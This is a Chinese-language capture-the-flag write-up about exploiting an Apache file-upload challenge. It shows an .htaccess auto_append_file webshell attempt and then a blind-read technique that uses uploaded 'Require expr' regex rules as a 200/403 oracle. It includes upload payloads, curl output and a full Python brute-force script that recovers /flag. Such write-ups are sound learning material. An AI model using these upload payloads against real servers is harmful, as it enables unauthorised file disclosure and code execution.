





进来就是一个文件上传点，下面是过滤字符，实际上在后端还有过滤，直接上传php文件是可以的，但是后端检测php代码太严



我一开始是想上传一个经过base64编码的一句话木马的图片文件，再上传一个.htaccess文件和一个空php文件，内容如下

```
php_value auto_append_file "php://filter/convert.base64-  
decode/resource=/var/www/html/upload/test.gif"
```

意思是让test.gif文件的内容加在每个php文件的前面，这时候访问上传的那个空php文件就被加上一句话木马了

但是现实没有我想的那么美好，后端过滤很严，后来才知道要用盲注，通过上传.htaccess文件得到的状态码来判断，在2025-第六届香港网安夺旗赛就有一道类似类似的题，在pdf第32页babyuoload

<https://github.com/ChamD5Team/Venom-WP/blob/main/2025-%E7%AC%AC%E5%85%AD%E5%B1%8A%E9%A6%99%E6%B8%AF%E7%BD%91%E5%AE%89%E5%A4%BA%E6%97%97%E8%B5%9B-WriteUp.pdf>

根据过滤的字符在这里是没法原样抄作业



不能用块了，还有很多方法如

```
Require expr file('/flag') =~ m#^UniCTF.*#
```

#后面的就是正则表达式，等价

```
Require expr file('/flag') =~ /^UnC.*//
```

“~” 是用来开启正则表达式的

expr后面接表达式，~是用来开启正则表达式的，可参考<https://www.ibm.com/docs/zh/i/7.5.0?topic=information-ap-expr-expression-parser>

因为.htaccess文件只能作用于当前目录和子目录，所以最好再上传一个文件用来查看响应

上传test文件，记住路径方便访问，内容随便

```
Content-Disposition: form-data; name="file"; filename="test"
Content-Type: image/png
```

test

再上传.htaccess文件，判断flag文件的内容是否UniCTF在开头，后面是其他任意字符

```
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: image/png
```

```
Require expr file('/flag') =~ /^UniCTF|.*//
```

访问看看

```
curl http://80-d9783f35-6998-41be-91f3-56419941ad67.challenge.ctfplus.cn/upload/test -I
```

```
• ▶ curl http://80-d9783f35-6998-41be-91f3-56419941ad67.challenge.ctfplus.cn/upload/test -I
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 4
Date: Wed, 28 Jan 2026 09:41:48 GMT
Etag: "4-6496f78d0b95d"
Last-Modified: Wed, 28 Jan 2026 09:36:17 GMT
Server: Apache/2.4.65 (Debian)
```

再上传一个故意写错的

```
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: image/png
```

```
Require expr file('/flag') =~ /^UniTF.*//
```

```
• ▶ curl http://80-d9783f35-6998-41be-9
HTTP/1.1 403 Forbidden
Content-Type: text/html; charset=iso-8859
Date: Wed, 28 Jan 2026 09:46:58 GMT
Server: Apache/2.4.65 (Debian)
```

可以看到因为条件不满足返回403了

通过这个原理写一个脚本开始盲注

```
import requests
import string

url = "http://80-d9783f35-6998-41be-91f3-56419941ad67.challenge.ctfplus.cn/"
CHAR_LIST = string.ascii_letters + string.digits + "{}_@!"

def solve():
    session = requests.session() # 因为要发很多请求，开个session速度会快点，不然会话会一直开启和关闭要花费很多时间
    current_flag = "UniCTF" # 确定的部分
    print(current_flag, end='')
    while True: # 无限请求直到flag读取完成
        found_in_round = False # 找到}代表flag读取结束，中断程序
        for char in CHAR_LIST:
            pattern = f"{current_flag}{char}"

            htaccess_content = f"""Require expr file('/flag') =~
m#{pattern}.*#"""
            try:
                session.post(url, files={'file': ('.htaccess',
htaccess_content.strip())})
                # 上传好配置文件后访问测试文件，获取状态码判断是否正确
                r = session.get(url + "upload/test")

                if r.status_code == 200: # 状态码200代表是正确的字符
                    current_flag += char
                    print(char, end='')
                    found_in_round = True
                    if char == "}": return
                    break
            except Exception as e: # 捕捉好错误，继续爆字符
                print(f"Error: {e}")
                continue

        if not found_in_round:
            break

if __name__ == "__main__":
    requests.post(url, files={'file': ("test", "test")})
    solve()
```

UniCTF{sh1z1_f053ba7e-be18-4342-8d58-9422bf355876}